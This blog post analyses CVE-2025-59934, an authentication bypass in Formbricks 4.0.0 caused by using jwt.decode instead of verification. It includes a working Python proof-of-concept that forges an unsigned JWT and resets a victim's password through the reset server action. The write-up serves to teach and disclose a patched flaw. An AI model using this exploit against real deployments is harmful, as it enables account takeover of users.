Understanding the difference between verify and decode - CVE-2025-59934
Taking a look at an authentication bypass by abusing the none algorithm in JWT tokens
Intro
This post is continuing my goal of having a writeup of a CVE for each month of 2026. Although the initial goal was to have it released in February, due to me moving from blogging on Medium to GitHub Pages, the post is a month late (don’t worry you’ll get 2 CVEs this month instead). The aim for the February post was always to cover a slightly simpler CVE than the blind SQL injection from the previous post, and that’s why I chose a JWT vulnerability in this post.
What are JWTs and how do they work?
JSON Web Tokens (JWTs) are a compact and self-contained way for securely transmitting information between parties as JSON objects1. A well-formed JWT consists of three concatenated Base64url-encoded strings, separated by dots (.):
- JOSE Header: contains metadata about the type of token and the cryptographic algorithms used to secure its contents.
- JWS payload (set of claims): contains verifiable security statements, such as the identity of the user and the permissions they are allowed.
- JWS signature: used to validate that the token is trustworthy and has not been tampered with. When you use a JWT, you must check its signature before storing and using it2.
 Example of the structure of an JWT from the website jwt.io
The use of signatures allows web applications to easily identify if the data inside the JWT has been tampered with and to reject the JWT outright. An added benefit of this is also that the web application only needs to save one secret to generate JWTs for any user, thereby reducing the required storage in exchange for CPU usage as every JWT needs to be verified before it’s used.
The issue in some cases, as highlighted by PortSwigger3, is that developers might use the decode function instead of the verify function. In that case, the contents of the JWT are simply decoded and passed to other functions as-is, meaning attackers can alter the data inside the JWT.
CVE-2025-59934
Formbricks4 is a free and open source surveying platform that suffered from such an issue prior to version 4.0.1. From the NIST5 page of the vulnerability:
Formbricks is an open source qualtrics alternative. Prior to version 4.0.1, Formbricks is missing JWT signature verification. This vulnerability stems from a token validation routine that only decodes JWTs (jwt.decode) without verifying their signatures. Both the email verification token login path and the password reset server action use the same validator, which does not check the token’s signature, expiration, issuer, or audience. If an attacker learns the victim’s actual user.id, they can craft an arbitrary JWT with an alg: “none” header and use it to authenticate and reset the victim’s password. This issue has been patched in version 4.0.1.
As the vulnerability was fixed in version 4.0.1, the analysis will be performed on version 4.0.0 available at the following link. Seeing as the description mentions the use of jwt.decode, the first instinct was to use grep to recursively search for any instances of such a function:
1
2
3

grep -r 'jwt.decode' .
./apps/web/lib/jwt.ts:  const decoded = jwt.decode(token);
./apps/web/lib/jwt.ts:    const decoded = jwt.decode(token);
Looking at the jwt.ts file, we can find two functions that use jwt.decode. The first one being verifyToken and the other being verifyInviteToken. The function of interest here is verifyToken:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35

export const verifyToken = async (token: string): Promise<JwtPayload> => {
  // First decode to get the ID
  const decoded = jwt.decode(token); // [1]
  const payload: JwtPayload = decoded as JwtPayload;

  if (!payload) {
    throw new Error("Token is invalid");
  }

  const { id } = payload;
  if (!id) {
    throw new Error("Token missing required field: id");
  }

  // Try to decrypt the ID (for newer tokens), if it fails use the ID as-is (for older tokens)
  let decryptedId: string;
  try {
    decryptedId = symmetricDecrypt(id, env.ENCRYPTION_KEY); // [2]
  } catch {
    decryptedId = id; // [3]
  }

  // If no email provided, look up the user
  const foundUser = await prisma.user.findUnique({
    where: { id: decryptedId },
  });

  if (!foundUser) {
    throw new Error("User not found");
  }

  const userEmail = foundUser.email;

  return { id: decryptedId, email: userEmail };
};
The highlighted code lines perform the following actions in order:
- Uses the
decodefunction to base64 decode the JWT token - Tries to decrypt the
idfield contained inside the JWT token - In case decryption fails, the
idvariable is set to the decoded value of the parameteridinside the JWT token.
Seeing as the function with “verify” in its name isn’t using jwt.verify, the next step is to find what code path uses this function. This can also be performed using grep:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20

grep -r 'verifyToken' .
./apps/web/modules/survey/link/lib/helper.ts:import { verifyTokenForLinkSurvey } from "@/lib/jwt";
./apps/web/modules/survey/link/lib/helper.ts:      const verifiedEmail = verifyTokenForLinkSurvey(token, surveyId);
./apps/web/modules/survey/link/lib/helper.test.ts:import { verifyTokenForLinkSurvey } from "@/lib/jwt";
./apps/web/modules/survey/link/lib/helper.test.ts:  verifyTokenForLinkSurvey: vi.fn(),
./apps/web/modules/survey/link/lib/helper.test.ts:  const mockedVerifyTokenForLinkSurvey = vi.mocked(verifyTokenForLinkSurvey);
./apps/web/modules/auth/lib/authOptions.ts:import { verifyToken } from "@/lib/jwt";
./apps/web/modules/auth/lib/authOptions.ts:          const { id } = await verifyToken(credentials?.token);
./apps/web/modules/auth/forgot-password/reset/actions.ts:import { verifyToken } from "@/lib/jwt";
./apps/web/modules/auth/forgot-password/reset/actions.ts:      const { id } = await verifyToken(parsedInput.token);
./apps/web/lib/jwt.ts:export const verifyTokenForLinkSurvey = (token: string, surveyId: string): string | null => {
./apps/web/lib/jwt.ts:export const verifyToken = async (token: string): Promise<JwtPayload> => {
./apps/web/lib/jwt.test.ts:  verifyToken,
./apps/web/lib/jwt.test.ts:  verifyTokenForLinkSurvey,
./apps/web/lib/jwt.test.ts:  describe("verifyTokenForLinkSurvey", () => {
./apps/web/lib/jwt.test.ts:      const verifiedEmail = verifyTokenForLinkSurvey(token, surveyId);
./apps/web/lib/jwt.test.ts:      const result = verifyTokenForLinkSurvey("invalid-token", "test-survey-id");
./apps/web/lib/jwt.test.ts:  describe("verifyToken", () => {
./apps/web/lib/jwt.test.ts:      const verified = await verifyToken(token);
./apps/web/lib/jwt.test.ts:      await expect(verifyToken(token)).rejects.toThrow("User not found");
We can see an interesting file named actions.ts located in a path containing forgot-password. This is likely the server action mentioned in the description of the vulnerability. Taking a look at the file itself yields the following:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21

export const resetPasswordAction = actionClient.schema(ZResetPasswordAction).action(
  withAuditLogging(
    "updated",
    "user",
    async ({ ctx, parsedInput }: { ctx: ActionClientCtx; parsedInput: Record<string, any> }) => {
      const hashedPassword = await hashPassword(parsedInput.password);
      const { id } = await verifyToken(parsedInput.token);
      const oldObject = await getUser(id);
      if (!oldObject) {
        throw new ResourceNotFoundError("user", id);
      }
      const updatedUser = await updateUser(id, { password: hashedPassword });

      ctx.auditLoggingCtx.userId = id;
      ctx.auditLoggingCtx.oldObject = oldObject;
      ctx.auditLoggingCtx.newObject = updatedUser;

      await sendPasswordResetNotifyEmail(updatedUser);
      return { success: true };
    }
  )
The highlighted line confirms that no additional verification of the JWT token is performed inside the functionality before it’s used to update the user’s password.
PoC
At this step I’d like to highlight that the public advisory states that an attacker can create an arbitrary JWT and use the algorithm none. The JWT does not necessarily need to be “signed” using the none algorithm, as the code only checks if it can decode it, so any algorithm can be used (I’ve personally tested it with HS256 and a random secret and it resets the password).
That being said, the PoC code will use the none algorithm due to simplicity:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57

"""Exploitation script for CVE-2025-59934."""

import sys
import requests
import jwt


if __name__ == "__main__":

	if len(sys.argv) < 3:
		print("Usage: python3 CVE-2025-59934.py BASE_URL ID [PASSWORD]")
		print("Example: python3 CVE-2025-59934.py http://formbricks:3000/ cmmd9dlas0000nx0138daklci Password1")
		sys.exit(1)

	url = sys.argv[1]
	if len(sys.argv) < 4:
		new_password = "V34yHa5dPassw0rd!" # [1]
	else:
		new_password = sys.argv[3]

	headers = {
	"next-action": "7fe4900c4f0e121699914876f053d410214f198f2b" # [2]
	}

	JWT_data = {
		"id": sys.argv[2] # [3]
	}

	encoded_JWT = jwt.encode( # [4]
		JWT_data,
		key=None,
		algorithm='none',
		)

	request_data = [{
		"token": encoded_JWT,
		"password": new_password,
	}]


	try:
		req = requests.post(
			f"{url}auth/forgot-password/reset?token={encoded_JWT}", # [5]
			headers=headers,
			json=request_data,
			)
		req.raise_for_status()

		if "true" in req.text:
			print(f"Password has been changed to: {new_password}")
			sys.exit(0)

	except requests.exceptions.RequestException as e:
		print(f"Request failed: {e}")

print('The attack probably did not work')
The script can also be found here. The script performs the following actions in order:
- Sets the new password to
V34yHa5dPassw0rd!if no password was supplied via CLI - Sets the appropriate header of the Next.js server action connected to the password reset functionality, see here and here. The value can be found by intercepting the “normal” password reset request in something like BurpSuite.
- Sets the ID to the ID supplied via CLI. This attack is only possible if you know the victim ID beforehand.
- Generates a JWT signed with the
nonealgorithm. - Finally sends the request with the appropriate headers and data.
The script is quite a bit simpler than the blind SQLi one 😅.
Conclusion
If you got to this part, thank you for taking the time to read the post and hopefully you’ve learnt something new. Below you can find the references and leave a comment if you want. As an additional challenge, I’ve only covered the password reset part of the CVE disclosure, you may try your hand at exploiting the vulnerability in the email authentication path 😊.
TTYS